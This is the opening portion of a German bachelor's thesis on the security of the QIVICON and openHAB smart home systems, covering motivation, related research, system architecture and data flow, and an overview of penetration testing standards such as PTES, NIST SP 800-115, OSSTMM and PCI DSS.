Hochschule
Bonn-Rhein-Sieg
University of Applied Sciences

Bachelor-Thesis

QIVICON Smart Home und openHAB unter besonderer Berücksichtigung der Sicherheitsarchitektur

von

Philip Jungnickel

Erstprüfer: Prof. Dr. Karl Jonas
Zweitprüfer: Prof. Markus Ullmann
Eingereicht am: 25. Oktober 2016

Persönliche Erklärung

Erklärung

Hiermit erkläre ich an Eides Statt, dass ich die vorliegende Arbeit selbst angefertigt habe; die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht. Die Arbeit wurde bisher keiner Prüfungsbehörde vorgelegt und auch noch nicht veröffentlicht.

Bonn, (25. Oktober 2016) _____

(Philip Jungnickel)

Inhaltsverzeichnis

Tabellenverzeichnis

Abbildungsverzeichnis

Auflistungsverzeichnis

ARM	Advanced RISC Machine
BDSG	Bundesdatenschutzsgesetz
BEAST	Browser Exploit Against SSL/TLS
BidCoS	Bidirectional Communication Standard
BREACH	Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext
BSI	Bundesamt für Sicherheit in der Informationstechnik
CA	Certificate Authority
CBC	Cipher Block Chaining
CN	Common Name
CVE	Common Vulnerabilities and Exposures
CRIME	Compression Ratio Info-leak Made Easy
CVSS	Common Vulnerability Scoring System
DH	Diffie–Hellman
DoS	Denial of Service
DROWN	Decrypting RSA using Obsolete and Weakened eNcryption
FREAK	Factoring RSA Export Keys
GG	Grundgesetz
HAS	Heimautomatisierungssystem
IoT	Internet of Things
IV	Initialisierungsvektor
MAC	Message Authentication Code
MBSA	Microsoft Baseline Security Analyzer
MitM	Man-in-the-Middle
NIST	National Institute of Standards and Technology
NSE	Nmap Scripting Engine
OSI	Open Systems Interconnection
OSGi	Open Service Gateway initiative
OSSTMM	Open Source Security Testing Methodology Manual
PCI DSS	Payment Card Industry Data Security Standard
PHP	PHP Hypertext Preprocessor
POODLE	Padding Oracle On Downgraded Legacy Encryption
PTES	Penetration Testing Execution Standard
RC4	Rivest Cipher 4
SPDY	Speedy Protokoll
SSL	Secure Sockets Layer
TLS	Transport Layer Security
UUID	Universally Unique Identifier
XSS	Cross Site Scripting

1. Einleitung

1.1. Motivation

In der heutigen Zeit findet sich eine große Anzahl von Angeboten für Smart Home-Systeme auf dem Markt. Diese teilen sich grob in quelloffene, durch die Community getragene und kommerzielle Lösungen auf. Dabei wird das Augenmerk vor allem auf Funktionsumfang und benutzerfreundliche, einfache Handhabung gelegt. Die Sicherheit solcher Systeme wird meistens mit einer geringen Priorität behandelt, da es sich hier weniger um ein Verkaufsargument für den gewöhnlichen Kunden handelt.

Nutzer bringen mit den modernen Smart Home-Systemen Computersysteme in ihre engste Privatsphäre, die durchgehend eingeschaltet bleiben und über die sie wenig bis keine Kontrolle haben. Diese Systeme sind jederzeit mit dem Netzwerk verbunden und erheben sensible Daten über Gewohnheiten und Verhalten der Nutzer wie etwa Anwesenheit/Abwesenheit, Anzahl Personen im Haushalt oder Nutzer- und Konsumverhalten [23]. Die Frage, die sich stellt ist, wer Zugriff auf diese Daten erhält bzw. erhalten kann/könnte und wie sich der Nutzer vor dem Missbrauch der Daten schützen kann.

Obwohl oder gerade weil der Nutzer diesen smarten „Kleingeräten“ und deren Sicherheit im speziellen eine geringe Aufmerksamkeit zukommen lässt, interessieren sich Angreifer für solche Netzwerkgeräte, die sie kompromittieren und deren Kontrolle sie übernehmen können [63]. Dadurch lassen sich weitere Angriffe im lokalen Netz oder eben über den Internetanschluss des Nutzers auf Fremdsysteme im Internet vorbereiten, durchführen und verschleiern. Dabei haben die Angreifer gute Chancen, da die Nutzer dieser Systeme oft über geringe Fachkenntnis verfügen, die es ihnen ermöglichen würde Maßnahmen zu ergreifen und die Hersteller solcher Systeme wenige Ressourcen aufwenden, diese abzusichern. Oft werden Produktversionen oder -reihen vollständig eingestellt und somit natürlich nicht mehr vom Hersteller weiterentwickelt und unterstützt. Das bedeutet, jede gefundene Schwachstelle in einem solchen System bleibt für die gesamte Lebensdauer des Produktes bestehen und kann von Angreifern ausgenutzt werden. Der Nutzer hat in den meisten Fällen keine Möglichkeit, die Firmware zu erneuern und wird vermutlich nie von der Gefahr für das von ihm betriebene System erfahren. Ein Beispiel dafür ist der Fall der über die Aldi-Märkte vertriebenen IP-Kameras der Marke Maginon, die in einer enorm hohen Zahl für jedermann erreichbar waren und somit Fremden Einblicke in die privaten Räumlichkeiten ermöglichten [16].

1.2. Ziel

Mit dieser Arbeit soll beleuchtet werden, wie es um die Sicherheit der Smart Home-Lösungen bestellt ist. Dabei wird exemplarisch an zwei Systemen die Sicherheit durch etablierte Methoden und Werkzeuge getestet und analysiert. Bei der Untersuchung soll auch festgestellt werden, welche Daten von den Systemen erhoben und versandt werden, wohin diese versandt und ob diese Kommunikationswege durch etablierte Sicherheitsmechanismen geschützt werden. Wenn dies im Rahmen der Arbeit möglich ist, sollen Schwachstellen detektiert und ausgenutzt werden, um deren Existenz zu beweisen.

1.3. Aufbau der Arbeit

Zu Beginn dieser Arbeit wird ein Überblick von bereits bestehender Forschung im Bereich der IT-Sicherheit gegeben, die sich mit Penetrationstests und Schwachstellensuche befasst. Es folgt eine Einordnung der zu untersuchenden Systeme und eine Vorstellung von verbreiteten Standards zur Einschätzung der Sicherheit von IT-Systemen und der daraus abzuleitenden Schritte für die Durchführung der Untersuchung sowie eine Vorstellung benötigter Werkzeuge, die in solchen Penetrationstests zum Einsatz kommen. Außerdem wird die Architektur beschrieben und der Datenfluss der Smart Home-Systeme beleuchtet.

Darauf folgend werden die Sicherheitsaspekte diskutiert. Es werden mögliche Angriffe vorgestellt und sowohl Schnittstellen als auch daraus resultierend Angriffsvektoren identifiziert. Der praktische Teil der Arbeit umfasst dann die Installation der Smart Home-Systeme unter Laborbedingungen sowie die Installation der Umgebung und Systeme, die zur Untersuchung der Kommunikation und Schwachstellen-Analyse benötigt werden. Nach erfolgreicher Analyse werden dann, soweit möglich und identifiziert, Angriffe gegen die Systeme und deren Kommunikation durchgeführt und ausgewählte, potenzielle Schwachstellen tatsächlich ausgenutzt. Die Arbeit schließt mit einer finalen Einschätzung zur Sicherheit der eingesetzten Systeme für den üblichen Nutzer und dessen Einsatzszenarien im Eigenheim und gibt eine Zusammenfassung der erarbeiteten Themenfelder bezüglich der Smart Home-Systeme.

2. Stand der Forschung

Rund um das Thema Sicherheit von IT-Systemen hat sich mittlerweile, nach Zahlen des Statistischen Bundesamtes, eine weitreichende, große Industrie gebildet [66]. Dabei fällt ein bedeutender Teil auf Sicherheitsdienstleistungen, zu denen auch beauftragte Schwachstellensuche und Penetrationstests zählen. Auch bei der Untersuchung der hier beschriebenen Systeme bietet sich ein Penetrationstest bzw. vergleichbares Verfahren zum Testen der Systeme an, da es sich dabei um ein probates Mittel zur Einschätzung der Sicherheit von IT-Systemen handelt. Somit muss die Frage nach bereits untersuchten Szenarien und Methoden gestellt werden. Der überwiegende Teil des Wissens zur praktischen Durchführung solcher Sicherheitstests befindet sich in kommerzialisierter Form in durch Verlage vermarkteten Büchern oder als Dienstleistung in Schulungen privater Institute. Frei verfügbares Wissen wird überwiegend von Privatpersonen in Artikeln auf Blogs und Webseiten zugänglich gemacht, bei dem es sich fast ausschließlich um Einzelfall-Beispiele handelt, von denen kein grundlegendes Vorgehen abgeleitet werden kann [22, 65]. Allerdings finden sich auch vereinzelt wissenschaftliche Veröffentlichungen, die sich dem Thema Sicherheits- und Penetrationstests widmen.

In der Publikation von A. Brauchli und D. Li [5] aus 2015 untersuchen die Autoren Angriffsvektoren eines Smart Home-Systems am Beispiel des Produktes digitalSTROM des gleichnamigen, schweizerischen Anbieters. Dabei gehen Sie ausschließlich szenariobasiert und theoretisch vor und führen somit keinen konkreten Penetrationstest des Systems durch. Gleichwohl benennen sie mögliche Schwachstellen des busbasierten Systems und erläutern theoretische Lösungsansätze, um die Ausnutzung der Schwachstellen zu verhindern. Das System ist deutlich verschieden zu den in dieser Arbeit zu untersuchenden Heimautomatisierungssystemen, da in [5] keine Kommunikation mit Systemen des Herstellers stattfindet.

Die Veröffentlichung [68] von Stefinko et al. aus 2016 beschäftigt sich mit dem Thema Penetrationstests, wobei in erster Linie die Ziele von Penetrationstests beschrieben und sehr kurz einige verbreitete Standards benannt werden. Danach wird versucht einen Unterschied zwischen manuellem und automatisiertem Penetrationstest aufzuzeigen, wobei die Begrifflichkeiten nicht deutlich herausgearbeitet sind. Scheinbar wird unter einem automatisierten Penetrationstest die Verwendung von Skripten und Programmen verstanden, welche selbstverständlich in jedem umfänglichen Penetrationstest zum Einsatz kommen und nicht mit automatisierten Tests wie Schwachstellenscans verwechselt werden sollten.

Ebenfalls aus 2016 ist die Abhandlung [9] von M. Denis et al., in der hauptsächlich beispielhaft unterschiedliche Angriffe auf verschiedene Geräte wie Smartphones, PCs und weitere Netzwerkgeräte durchgeführt werden. Die Angriffe stehen dabei nicht in

einem Zusammenhang. In jedem Fall werden die Angriffe mittels Kali Linux und enthaltener Tools durchgeführt, was einen Einblick in die Möglichkeiten dieser Distribution liefert. Im Anschluss an die durchgeführten Angriffe werden Hinweise gegeben, die ein Ausnutzen verhindern sollen. Die beschriebenen Techniken beziehen sich hier nicht auf Heimautomatisierungssysteme (HASs), könnten jedoch zu Teilen auch gegen solche eingesetzt werden.

Außerdem mit dem Themengebiet Schwachstellensuche und Penetrationstests auseinandergesetzt haben sich P. S. Shinde und S. B. Ardhapurkar in [67] diesen Jahres. Der Schwerpunkt liegt hierbei auf der Darstellung von Angriffen gegen Web-Anwendungen bzw. der Ausnutzung derer Schwachstellen. Dabei versuchen Sie die Effektivität der Kombination von Schwachstellenscan (vulnerability assessment) und Penetrationstest (penetration testing) aufzuzeigen, deren Vor- und Nachteile sie zuvor einzeln erörtern. Das kombinierte Vorgehen ist bei beauftragten Penetrationstests üblich und wird auch in dieser Arbeit zur Detektion von Schwachstellen der HASs genutzt.

Da die Verbindung der HASs zu den Systemen der Dienstanbieter über eine TLS-Verbindung stattfindet und diese Verbindung von besonderem Interesse für die Untersuchung der Arbeit ist, müssen bekannte Angriffe auf diese Protokollfamilie betrachtet werden. Durch die Auseinandersetzung mit den bereits durchgeführten und veröffentlichten Angriffen kann abgewogen werden, ob es im gegebenen Szenario möglich wird durch Anwendung oder Anpassung eines beschriebenen Angriffs die Kommunikation zu kompromittieren. Im Bereich der Angriffsentwicklung und -durchführung auf Protokolle und Implementierungen der SSL-Familie existiert eine Vielzahl von wissenschaftlichen Publikationen, durch die ein Überblick der aktuellen Situation erreicht werden kann und eine Bewertung der Relevanz zur Kommunikationssituation von Systemen in dieser Arbeit erreicht werden soll. Eine Referenz zu jedem in Unterabschnitt 6.1 behandelten Angriff findet sich in Tabelle 3.

Die oben genannten Publikationen lassen sich inhaltlich deutlich von dieser Arbeit abgrenzen, wenngleich sich immer Schnittmengen mit den Themenbereichen dieser Arbeit finden lassen. Keine Abhandlung beschreibt die Untersuchungen wie sie hier durchgeführt werden im Bezug zu einer Heimautomatisierungslösung und vor allem nicht gegen die beiden in dieser Arbeit vorgestellten HASs.

3. Grundlagen

3.1. Heimautomatisierung

3.1.1. Vorstellung und Einordnung QIVICON und openHAB

QIVICON ist eine Allianz von Unternehmen aus den Sektoren Technologie, Energie und Telekommunikation, darunter z.B. EnBW, D-Link, KPN, Junkers, Osram, Miele und weitere. Die Allianz hat es sich zur Aufgabe gemacht, weg vom Trend der Technologie-Branche, die durch proprietäre Insellösungen dominiert wird, hin zu einer kombinier- und erweiterbaren sowie umfangreichen und nutzerfreundlichen Smart Home-Lösung zu gehen. Gegründet wurde die Allianz von der Deutschen Telekom AG im Jahr 2011. Das Produkt der QIVICON Allianz ist das gleichnamige System, eine kommerzielle Smart Home-Lösung, die auf bestehende Funk-Protokolle der Heimautomatisierung aufsetzt und eine zentrale Einheit bildet, über die Geräte unterschiedlicher Hersteller und Funk-Protokolle ins Smart Home integriert werden können. In der Grundausstattung unterstützt QIVICON dabei das HomeMatic-Funkprotokoll Bidirectional Communication Standard (BidCoS), lässt sich aber über USB-Funksticks erweitern, so z.B. für das ZigBee-Protokoll.

Abbildung 1: QIVICON Home Base [45]

Kern der Lösung ist die QIVICON Home Base (s. Abbildung 1), die den zentralen Controller des Smart Home-Systems darstellt. Die QIVICON Home Base bildet dabei die Zentrale im lokalen Netzwerk des Nutzers, die er an seinem PC auch direkt IP-basiert erreichen und über eine Weboberfläche konfigurieren kann. Diese Zentrale baut zusätzlich allerdings auch eine Verbindung zu Systemen der Deutschen Telekom (ge-

nau I.T.E.N.O.S. GmbH) auf (s. Abbildung 2), die der Kunde dann z.B. über eine App auf seinem Smartphone weltweit erreichen und so Einstellungen an seiner persönlichen Zentrale vornehmen kann.



Abbildung 2: QIVICON Verbindungen [45]

Auf der anderen Seite steht openHAB mit seiner quelloffenen Lösung, die entwickelt wurde, um hersteller- und geräteunabhängig zu sein. Allerdings richtet sich das Projekt an technisch affine Personen, die in der Lage sind, eine Java Laufzeit-Umgebung (JRE) zu installieren und die Konfiguration des Systems zu editieren. Verbreitet ist dabei eine Lösung in Verbindung mit dem Einplatinencomputer Raspberry Pi, was Grundkenntnisse in der Arbeit mit der Linux Shell voraussetzt. Im folgenden wird von einer Lösung auf dieser Basis ausgegangen. Untersucht wird die stabile Version 1.8.3 in dieser Arbeit mit einer Homegear Middleware in der Version 0.6.7-1480.

Sowohl QIVICON wie auch openHAB setzen beide auf das „Eclipse SmartHome“ Framework auf. Dieses bildet einen abstrakten Rahmen und unterstützt so die existierende Vielfalt von Protokollen rund um das Smart Home [29].

3.1.2. Architektur von QIVICON

Die QIVICON Allianz richtet sich mit Ihrem System an den gewöhnlichen Nutzer, der eine fertige Lösung für die komfortable Nutzung von Heimautomatisierung und Internet of Things (IoT) sucht. Deshalb ist der Ansatz das System überschaubar und einfach zu halten. Die QIVICON Home Base ist eine schlichte weiße Box (s. Abbildung 1), in die, in der Basisversion, nur zwei Kabel (Strom und Netzwerk) eingesteckt werden müssen.

Danach bootet das System selbstständig und signalisiert dem Nutzer Bereitschaft über die integrierten LEDs. In der Grundausstattung unterstützt das System den BidCoS Standard von HomeMatic und lässt sich folglich nur mit Sensoren und Aktoren des selben Herstellers nutzen. Allerdings lässt sich das System mittels Funk-USB-Sticks erweitern, um auch andere Protokolle wie ZigBee zu unterstützen. Damit erweitert sich auch der Umfang an unterstützten Sensoren und Aktoren, die der Kunde in sein Smart Home integrieren kann. Trotzdem bleibt der Nutzer auf von der QIVICON Allianz freigegebene Geräte beschränkt. Eine Bedienung des Systems ist nur über eine App auf Smartphone oder Tablet möglich.

3.1.3. Architektur von openHAB

Das openHAB System ist gänzlich anders angelegt als die Lösung der QIVICON Allianz. Es wurde mit dem Ansatz entwickelt, eine übergeordnete Stellung im Smart Home einzunehmen und grundsätzlich die Nutzung aller Arten von Sensoren und Aktoren herstellerunabhängig zu ermöglichen. Allerdings bietet das openHAB, wenn es grundlegend auf einem Raspberry Pi installiert ist, keinerlei Funkschnittstelle für irgend ein Protokoll gleich welchen Herstellers. Dazu werden zusätzliche Geräte in Form von Funkmodulen oder USB-Sticks benötigt. Im folgenden wird der Funk-Stick CUL V3 der Firma busware verwendet, der auf einer Frequenz von 868 MHz sendet und somit Signale nach BidCoS empfangen kann [35]. Der Funk-Stick ist im Labor verfügbar und gilt für den Einsatz mit openHAB als kompatibel. Anders als die QIVICON Home Base muss das openHAB vom Nutzer eigenständig installiert werden. Dazu muss der Umgang mit Images für den Raspberry Pi, der Linux Konsole und Konfigurationsdateien bekannt sein. Anleitungen stehen auf der Webseite von openHAB bereit [43]. Das openHAB System ist durch die Verwendung des OSGi-Frameworks [53] sehr modular aufgebaut und lässt dem mündigen und fähigen Nutzer die freie Wahl, welche Funkstandards er in seinem Smart Home nutzen möchte. In dieser Untersuchung kommt das openHAB in einer Standard-Installation zum Einsatz und mit der Middleware Homegear [37], damit HomeMatic-Funksignale verarbeitet werden können. Das System wird hauptsächlich über einen Webbrowser bedient, es existiert jedoch auch eine App für Smartphone oder Tablet, mit der die Bedienung etwas komfortabler möglich ist.

3.1.4. Datenfluss im Smart Home

Der Datenfluss beider Smart Home-Lösungen ist verschieden und lässt sich wie folgt erläutern:



Abbildung 3: openHAB Architektur

Der lokale Controller, also das openHAB System oder das QIVICON Smart Home, erhält die Daten der Sensoren, die im Smart Home verteilt sind. Auf dieser Erhebung basierend werden durch die Verknüpfung im Controller daraus personenbezogene Daten des Nutzers. Abhängig vom Controller wird unterschiedlich mit diesen Daten verfahren. Das QIVICON Smart Home baut beispielsweise eine Verbindung zu den Server-Systemen der Deutschen Telekom AG auf. Laut Aussage der QIVICON Allianz werden von ihnen nur die Daten erhoben, „die für einen reibungslosen Betrieb Ihrer QIVICON Home Base erforderlich sind.“ [56].

OpenHAB hält in seiner rudimentären Installation die gesammelten Sensordaten nur lokal vor, erst nach einer willentlichen Installation von speziellen Addons wird das System mit dem Cloud-Service *my.openHAB* verbunden und ermöglicht, nach einer Anpassung der Konfiguration, das Speichern der Daten auf den Servern des openHAB Projekts (s. Abbildung 3). Auf diesem Weg wird es auch openHAB Nutzern ermöglicht, ihr Smart Home von außerhalb des lokalen Netzwerks zu steuern, Nachrichten zu versenden und erhobene Daten zu visualisieren.

3.2. Penetrationstests

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) definiert Penetrationstests wie folgt:

> „Ein Penetrationstest ist ein gezielter, in der Regel simulierter, Angriffsversuch auf ein IT-System. Er wird als Wirksamkeitsprüfung vorhandener Sicherheitsmaßnahmen eingesetzt.“ [26, S. 105].

Tabelle 1: Übersicht von Standards für Penetrationstests

Standard	Intention	veröffentlicht	Version
NIST SP 800-115	Leitfaden für Auftraggeber	2008	-
OSSTMM	Methodik für Penetrationstests	2010	3.0
PTES	Standard für Auftragnehmer & -geber	2011	1.0
PCI DSS	Schutz von Kartendaten	2016	3.2

Ein Penetrationstest nutzt dabei das Wissen über bereits bekannte Schwachstellen und Methoden zur Detektion, er dient in der Regel nicht dem Entwickeln neuer Angriffsmethoden. Er steht damit anderen Methoden wie Codereviews und Revisionen gegenüber und inkludiert diese im Normalfall nicht in den eigenen Prozess [6, S. 8]. Dieses Unterkapitel erläutert das Vorgehen bei einem Penetrationstest und stellt vorhandene Standards vor, die aktuell Anwendung finden. Außerdem werden Werkzeuge in Form von Software-Systemen und Tool-Sammlungen vorgestellt, die es einem Penetrationstester ermöglichen, Informationen über die zu untersuchenden Systeme zu erlangen. Darauf folgend wird eine Auswahl der Werkzeuge getroffen, die für diesen speziellen Einsatz zur Untersuchung der beiden Heimautomatisierungssysteme eingesetzt werden.

3.2.1. Standards

Aktuell gibt es keine verbindliche Norm, nach der ein Penetrationstest von IT-Systemen durchgeführt werden muss. Vielmehr existieren, über verschiedene Bereiche der Industrie verteilt, unterschiedliche Ansichten über das Vorgehen und die Aussagekraft eines Penetrationstests. Außerdem ist der Begriff Penetrationstester keine geschützte Berufsbezeichnung. Das führt zu einem sehr unterschiedlichen Umfang und divergierender Qualität im Bereich der Sicherheitsdienstleistungen. Mehrere Autoren von Standards haben sich dieses Problems angenommen und versucht einen umfassenden Katalog für die Durchführung von Penetrationstests zu erstellen.

Der Begriff des Penetrationstests wird in den verschiedenen Standards unterschiedlich ausgelegt, bzw. umfasst sowohl differierende Anzahl als auch Umfang von Einzelschritten. Dabei ist vor allem eine Uneinigkeit zu erkennen, wie und was ein solcher Standard umfassen sollte. Auf der einen Seite stehen Vertreter mit dem Standpunkt eine möglichst detaillierte Anweisung zu liefern und damit einen Standard zu schaffen, welche Handlungen ein Penetrationstest im Detail enthalten muss, auf der anderen Seite stehen Vertreter mit der Überzeugung, dass eine solche Anleitung Gefahren birgt, Handlungen auszulassen, die in einem speziellen Fall sinnvoll oder sogar nötig sind, um eine aussagekräftige Einschätzung der Sicherheit tätigen zu können. Hierbei wird mit der Methodik argumentiert, die Handlungsspielraum für Auswahl der Maßnahmen und Werkzeuge

bietet und sich an zu liefernden Ergebnissen orientiert, jedoch eine deutlich höhere Anforderung an die ausführenden Personen (Penetrationstester) stellt. Tabelle 1 stellt eine Auswahl von unterschiedlichen Standards dar, die im Folgenden näher erläutert werden.

3.2.1.1. PTES Der Penetration Testing Execution Standard (PTES) wurde 2011 von einer Gruppe aus Sicherheitsdienstleistern der Industrie begründet und wird bis heute community-basiert weiterentwickelt. Er besteht aus sieben Kategorien, die sich mit Auftragsanbahnung, Informationsbeschaffung, Bedrohungsmodellierung und Schwachstellenanalyse bis hin zu Ausnutzung und Übernahme des Systems sowie Berichterstellung befassen. Der Standard ist sehr umfangreich und jede der sieben Kategorien ist wieder in eine Vielzahl von Unterpunkten unterteilt. Nach eigener Aussage richtet sich der Standard sowohl an Penetrationstester als auch an Firmen, die in Betracht ziehen als Auftraggeber in Erscheinung zu treten. Allerdings ist der Standard relativ konkret und technisch und kann mehr als eine Art Nachschlagewerk für Penetrationstester verstanden werden, die daran Themengebiete und Kompetenzen abschätzen können, die an Sie gestellt werden. Der PTES ist nur über eine Webseite zugänglich und liegt nicht in Dokumentenform vor. Zudem ist der Standard durch seinen Umfang und die Vielzahl an Informationen etwas strukturarm und schwierig zu überblicken. Die Technik des „social engineering“ wird als valides Verfahren betrachtet, um an relevante Informationen zu kommen und ist möglicher Bestandteil eines nach PTES durchgeführten Penetrationstests. Neben den sieben Kategorien, die den PTES bilden, haben die Autoren einen technischen Leitfaden veröffentlicht, der eine große Anzahl von Programmen und in Teilen deren Nutzung beschreibt. Hinzu kommen Beschreibungen verschiedener Plattformen, über die Informationen zu Unternehmen und Mitarbeitern ermittelt werden können. [8]

3.2.1.2. NIST SP 800-115 Die National Institute of Standards and Technology (NIST) Special Publication 800-115 ist ein technischer Leitfaden zur Prüfung und Beurteilung von Informationssicherheit aus dem Jahr 2008. Penetrationstests sind dabei nur ein Teilaspekt der im Dokument beschriebenen Techniken zur Prüfung der IT-Sicherheit. Die Norm unterteilt den Penetrationstest dabei in einen vierstufigen Prozess: Planning, Discovery, Attack und Reporting. Im Schritt der Planung (Planning) werden mit dem Auftraggeber die Umstände des Tests, wie Genehmigung und Ziel festgehalten. Daran anknüpfend folgt die Phase der Ermittlung/Aufklärung (Discovery), in der Informationen gesammelt werden und Scans auf die zu testende Umgebung durchgeführt werden. Es schließt sich die nächste Phase (Attack) an, in der Angriffe, die sich aus zuvor aufgeklärten Schwachstellen ergeben, gegen Systeme des Auftraggebers gefahren werden. Durch die erfolgreiche Ausführung eines Angriffs wird die Existenz einer Schwach-

stelle bewiesen. Auf Basis der durchgeführten Angriffe können sich neue Erkenntnisse ergeben, die wieder zu weiteren Angriffen führen können. Der Prozess endet mit dem Bericht (Reporting) über die durchgeführten Aktivitäten und Ergebnisse des Tests, einer Risikoeinschätzung und Hinweisen, wie gefundene Schwachstellen behoben werden könnten. Der Standard unterscheidet bei den dargestellten Szenarien zwischen internen und externen Tests, je nach Standort des Angreifers sowie offenen („white hat“) und verdeckten („black hat“) Tests, in denen Teile des Unternehmens von den Eindringversuchen wissen oder unwissend gegenüber dem Angriff sind. In jedem Fall existiert jedoch ein Auftrag des Unternehmens für die Penetrationstests ihrer Systeme. Im 80-seitigen Dokument werden verschiedene Techniken zur Beurteilung der IT-Sicherheit einer Organisation beschrieben, jedoch gibt es keine Vorgaben, welche davon in welcher Form bindend sind für einen Penetrationstest. Im Anhang werden einige Programme erwähnt und den Techniken zugeordnet. Der SP 800-115 ist nur eines von vielen Dokumenten des NIST, die die Sicherheit von IT-Systemen betreffen und in deren Zusammenhang zu betrachten. [21]

3.2.1.3. OSSTMM Das Handbuch Open Source Security Testing Methodology Manual (OSSTMM) hat die Intention eine methodische Grundlage für das Testen von Sicherheit im Bezug zu aber nicht ausschließlich von IT-Infrastruktur zu schaffen. Es richtet sich damit in erster Linie an Sicherheitsdienstleister, die nach dem OSSTMM-Standard Sicherheitstests durchführen. Die Autoren verstehen den OSSTMM-Standard als Maßgabe für einen zuverlässigen Sicherheitstest und nicht nur als Bericht für die Konformität zu irgendeiner Anordnung (vgl. Absatz 3.2.1.4). Um diese umfangreiche Methodologie zu erreichen, unterteilt sich der Standard in eine große Anzahl von Modulen (modules), die zusammen in jedem Fall einen anwendbaren Sicherheitstest ermöglichen sollen. Im gesamten Standard finden sich keine Angaben oder Beispiele zu empfohlenen Betriebssystemen oder Programmen, die für einen Test zum Einsatz kommen sollten. Es werden nur Handlungsweisungen gegeben, welche Informationen zu gewissen Themengebieten und Testumgebungen einzuholen bzw. zu verifizieren sind. Damit ist der OSSTMM-Standard mit Abstand der abstrakteste der hier aufgeführten Standards. Er ist sehr generisch gehalten und muss durch einen Anwender erst in die für den Einsatz individuelle Form gebracht werden. Die Frage nach den einzusetzenden Werkzeugen für die Informationsbeschaffung wird in die Verantwortung des Penetrationstesters gegeben. Mittlerweile haben sich um den Standard auch zahlreiche Zertifizierungen entwickelt, die von ISECOM, einer US-amerikanischen, gemeinnützigen Gesellschaft, erteilt werden. Der Standard gibt außerdem einen Überblick zu Fällen von Regelkonformität und Gesetzmäßigkeiten verschiedener Länder, deren relevante Referenzen zu Gesetzen er in einer Liste bereitstellt. [3]

3.2.1.4. PCI DSS Beim Payment Card Industry Data Security Standard (PCI DSS) handelt es sich um einen Sicherheitsstandard der Kreditwirtschaft, der 2004 erstmalig veröffentlicht wurde. Mittlerweile ist der Standard in der Version 3.2 erschienen und bindend für Unternehmen, deren Systeme Kreditkartendaten verarbeiten. Der Standard reguliert den Betrieb der IT-Infrastruktur betreffender Unternehmen und macht Vorgaben unter anderem zur Installation von Systemen, zur Zugriffsbeschränkung, verschlüsselter Kommunikation, Protokollierung von Daten usw. Außerdem müssen sich Unternehmen nach PCI DSS regelmäßig Schwachstellenscans und Penetrationstests unterziehen. Der PCI DSS erhebt Anforderungen an diese Tests und unterscheidet Schwachstellenscan von Penetrationstest insofern, dass ein Schwachstellenscan nur identifiziert und beschreibt, während Penetrationstests die gefundenen Schwachstellen ausnutzen und versuchen, weitreichenden Zugriff auf Systeme im Test-Fokus (scope) zu erhalten. Die durchzuführenden Scans müssen auf der Anwendungs- und Vermittlungsschicht stattfinden. Eine weitere Vorgabe ist die vom Tester zu untersuchende, sichere Abtrennung der Zielsysteme von der restlichen IT-Umgebung. Zur Person, die den Penetrationstest durchführt, sagt der Standard nur, dass es sich um eine qualifizierte Person handeln sollte, die nicht in Abhängigkeit zum Gegenstand der Untersuchung steht. Es werden Zertifizierungen genannt, die ein Hinweis für die Qualifikation des Testers seien können. Im Ganzen sind die Angaben des Standards speziell auf die Konformität der Kundensysteme ausgerichtet und nicht besonders explizit formuliert. Neben der recht kurz gehaltenen, eigenen Methodik verweist der PCI DSS auf Methodiken aus anderen Standards wie NIST SP 800-115, OSSTMM und PTES und bezeichnet diese als anerkannte Industrie-Standards [58, S. 20].

